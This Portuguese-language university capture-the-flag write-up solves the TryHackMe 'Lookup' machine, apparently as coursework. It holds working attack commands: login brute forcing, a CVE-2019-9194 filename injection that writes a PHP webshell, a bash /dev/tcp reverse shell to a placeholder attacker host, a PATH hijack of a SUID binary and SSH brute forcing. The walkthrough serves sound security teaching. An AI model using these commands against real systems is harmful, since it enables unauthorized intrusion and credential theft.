Universidade de Brasília
Departamento de Ciências da Computação

CIC0087 – Tópicos Avançados em Computadores – Turma 04 – 2026/2

Write-Up: Lookup

Segurança Ofensiva — Capture The Flag

Plataforma: TryHackMe
Dificuldade: Fácil
Data de resolução: 29/10/2026

Autor: Luís Eduardo Curi Serra
Matrícula: 251033574
Professor: Roberto Rodrigues Filho

29 de outubro de 2026

Sumário

1 Visão Geral **2**

2 Reconhecimento **2**

2.1 Varredura de portas 2

2.2 Resolução do virtual host e enumeração web 3

3 Exploração **4**

3.1 Enumeração de usuário no login 4

3.2 elFinder e injeção de comando (CVE-2019-9194) 7

3.3 Reverse shell como www-data 10

4 Movimentação Lateral (www-data → think) **11**

4.1 Enumeração local e SUID personalizado 11

4.2 PATH hijacking do comando id 11

4.3 Força bruta do SSH e flag de usuário 12

5 Escalada de Privilégios (think → root) **14**

5.1 Enumeração local 14

5.2 Leitura privilegiada via look e flag de root 14

6 Conclusão **15**

7 Referências **15**

1 Visão Geral

Lookup é uma máquina Linux de dificuldade *fácil* que expõe SSH (22) e um servidor web Apache (80). O acesso inicial é inteiramente **web**: a raiz redireciona para o *virtual host* `lookup.thm`, cuja página de *login* permite **enumerar usuários** por diferença de resposta — o usuário `jose` autentica com uma senha fraca e é redirecionado ao subdomínio `files.lookup.thm`, que roda o **elFinder**. A versão do elFinder é vulnerável a **injeção de comando** (**CVE-2019-9194**), explorada pelo *Resize & Rotate* sobre um JPEG malicioso, resultando em *webshell* e *reverse shell* como `www-data`. A **movimentação lateral** para `think` ocorre por um binário **SUID** personalizado (`/usr/sbin/pwm`) que lê o arquivo `.passwords` com base na saída do comando `id`: via **PATH hijacking** obtém-se a lista de senhas candidatas de `think`, quebrada por Hydra no SSH. Por fim, `think` pode executar `/usr/bin/look` como `root` (**GTFOBins**), lendo a *flag* de `root`. Fluxo: recon → enumeração de usuário → elFinder RCE → `www-data` → PATH hijacking → `think` → `sudo look` → `root`.

2 Reconhecimento

2.1 Varredura de portas

```
nmap -T4 <TARGET_IP>
nmap -sV -sC -p80 <TARGET_IP>
```

Listing 1: Varredura de portas e serviço web com Nmap.

Apenas **22/SSH** e **80/HTTP** abertas. O serviço web é **Apache 2.4.41** e a raiz **redireciona** para `lookup.thm`, indicando *name-based virtual hosting*.

```
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://lookup.thm
```

Listing 2: Serviço web e redirecionamento.




Figura 1: Varreduras Nmap: portas 22/80 e redirecionamento do HTTP para `lookup.thm`.

2.2 Resolução do virtual host e enumeração web

O Gobuster contra o IP só retorna o `index.php` que redireciona para `lookup.thm`; é preciso resolver o *host* localmente.

```
echo "<TARGET_IP> lookup.thm" | sudo tee -a /etc/hosts
```

Listing 3: Adição do virtual host ao /etc/hosts.




Figura 2: Gobuster contra o IP: `index.php` redireciona (302) para `lookup.thm`.

Com o *host* resolvido, a enumeração de `lookup.thm` revela a página de *login*.

```
index.php   (Status: 200) [Size: 719]
login.php   (Status: 200)
```

Listing 4: Achados do Gobuster em lookup.thm.

Tentativas sem sucesso (becos sem saída)

- A primeira execução do Gobuster em `lookup.thm` deu *timeout*: o *host* ainda não estava em `/etc/hosts`. Após adicionar a entrada, a enumeração funcionou.

3 Exploração

3.1 Enumeração de usuário no login

O `index.php` envia um POST a `login.php`. Testando apenas o usuário `admin` com Hydra, encontra-se uma senha fraca — um acerto de sorte que serve de prova de conceito do formulário.

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt lookup.thm http-post-form \
  "/login.php:username=^USER^&password=^PASS^:F=Wrong username or password" -t 4 -
    ↪ f -V
```

```
# [80][http-post-form] login: admin  password: <PASSWORD>
```

Listing 5: Força bruta do login (usuário admin).




Figura 3: Virtual host em `/etc/hosts`, página de *login* confirmada pelo Nmap e Hydra encontrando a senha de `admin`.

O caminho *metódico*, porém, é observar que a aplicação devolve mensagens de tamanho diferente para senha válida e inválida. Com `ffuf`, filtrando por tamanho de resposta, descobre-se que **uma senha específica** produz uma resposta distinta — ou seja, é válida para *outro* usuário.

```
ffuf -w .../xato-net-10-million-passwords-1000000.txt -X POST \
  -u http://lookup.thm/login.php \
  -d "username=admin&password=FUZZ" \
  -H "Content-Type: application/x-www-form-urlencoded" -o ffuf_result.json -of
    ↪ json -t 40
jq -r '.results[] | select(.length != 62) | "\(.length) \(.input.FUZZ)"'
    ↪ ffuf_result.json
# -> 74  <PASSWORD>
```

Listing 6: Fuzzing de senhas e análise por tamanho de resposta.




Figura 4: `ffuf+jq`: uma senha gera resposta de tamanho 74 (diferente do padrão 62), sinalizando ser válida para outro usuário.

Fixando essa senha e fazendo *fuzzing* no campo `username`, o usuário `jose` responde com **302** (redirecionamento) em vez de 200.

```
ffuf -w .../xato-net-10-million-usernames.txt -X POST \
  -u http://lookup.thm/login.php \
  -d "username=FUZZ&password=<PASSWORD>" \
  -H "Content-Type: application/x-www-form-urlencoded" -o ffuf_users.json -of json
    ↪  -t 40
# jose  [Status: 302, Size: 0]
```

Listing 7: Fuzzing de usuários com a senha descoberta.




Figura 5: `ffuf` no campo de usuário: `jose` retorna 302, enquanto os demais retornam 200 — credencial `jose`:<PASSWORD> válida.

Tentativas sem sucesso (becos sem saída)

- O acerto de `admin` com o Hydra foi **sorte**; o método correto é enumerar por diferença de resposta com `ffuf`, que revela de forma sistemática a credencial de `jose`.

3.2 elFinder e injeção de comando (CVE-2019-9194)

Autenticado como `jose`, a aplicação redireciona para `files.lookup.thm` (também adicionado ao `/etc/hosts`), que serve o **elFinder**. A versão é vulnerável à **CVE-2019-9194**: durante operações de imagem em arquivos **JPEG**, o nome do arquivo é passado ao utilitário `exiftran` sem sanitização, permitindo **injeção de comando**.




Figura 6: Gerenciador de arquivos **elFinder** em `files.lookup.thm` após o *login* como `jose`.

Cria-se um JPEG cujo **nome** embute o *payload*: ao ser processado, ele grava um *webshell* PHP (`SecSignal.php`) no servidor.

```
SecSignal.jpg;echo 3c3f706870207379737465 6d28245f4745545b2263225d293b203f3e0a |
    ↪ xxd -r -p > SecSignal.php;echo SecSignal.jpg
```

Listing 8: Nome do arquivo malicioso (grava o webshell PHP).

Em seguida, aciona-se a opção **Resize & Rotate** sobre a imagem, o que dispara o `exiftran` e executa o *payload* embutido no nome.




Figura 7: Imagem maliciosa carregada e a opção *Resize & Rotate*, que dispara o processamento vulnerável.

O *webshell* fica acessível e executa comandos via parâmetro `c`.




Figura 8: *Webshell* funcional: `SecSignal.php?c=id` retorna `uid=33(www-data)`.

Tentativas sem sucesso (becos sem saída)

- A primeira tentativa usou um **PNG** e não funcionou: a CVE-2019-9194 só é disparada em **JPEG**, pois é o `exiftran` (acionado por *resize/rotate* em JPEG) que executa o nome do arquivo.

3.3 Reverse shell como www-data

Com o *listener* ativo, o *webshell* dispara um *reverse shell*.

```
# Na maquina atacante:
nc -lvnp 1234
# Requisicao ao webshell:
curl "http://files.lookup.thm/elFinder/php/SecSignal.php?c=bash+-c+'bash+-i+>%26+/
    ↪ dev/tcp/<ATTACKER_IP>/1234+0>%261'"
```

Listing 9: Reverse shell pelo webshell.




Figura 9: *Reverse shell* como `www-data`; `/home/think/user.txt` ainda não é legível neste contexto.

4 Movimentação Lateral (www-data → think)

4.1 Enumeração local e SUID personalizado

No *home* de `think` há um `.passwords` (propriedade `root:think`, ilegível por `www-data`). A busca por binários **SUID** revela um executável fora do comum: `/usr/sbin/pwm`.

```
find / -perm -4000 -type f 2>/dev/null
# ... /usr/sbin/pwm ...
```

Listing 10: Busca por binários SUID.




Figura 10: Enumeração do *home* de `think` e busca por SUID, destacando o binário personalizado `/usr/sbin/pwm`.

4.2 PATH hijacking do comando id

Executado como `www-data`, o `pwm` usa a saída de `id` para montar o caminho `/home/<user>/.passwords` — e falha procurando `/home/www-data/.passwords`. Coloca-se, então, um `id` falso em `/tmp` (à frente no `PATH`) que finge ser `think`; assim o `pwm` lê o `.passwords` de `think`, exibindo uma lista de senhas candidatas.

```
echo -e '#!/bin/bash\necho "uid=1000(think) gid=1000(think) groups=1000(think)"' >
    ↪ /tmp/id
```

```
chmod +x /tmp/id
export PATH=/tmp:$PATH
/usr/sbin/pwm         # -> lista de senhas candidatas de think
```

Listing 11: PATH hijacking para fazer o pwm ler .passwords de think.




Figura 11: Após o *PATH hijacking*, o `pwm` identifica `think` e despeja a lista de senhas candidatas.

Tentativas sem sucesso (becos sem saída)

- Rodar o `pwm` direto como `www-data` falha (*File /home/www-data/.passwords not found*): ele deriva o caminho de `id`. A correção é sequestrar o `PATH` para forjar a identidade de `think`.
- `sudo -l` como `www-data` pede senha e não ajuda; o vetor é o binário SUID.

4.3 Força bruta do SSH e flag de usuário

A lista é salva localmente e usada como *wordlist* contra o SSH de `think`.

```
hydra -l think -P think_password.txt ssh://<TARGET_IP>
# [22][ssh] login: think   password: <PASSWORD>
```

Listing 12: Força bruta do SSH com a lista de candidatas.

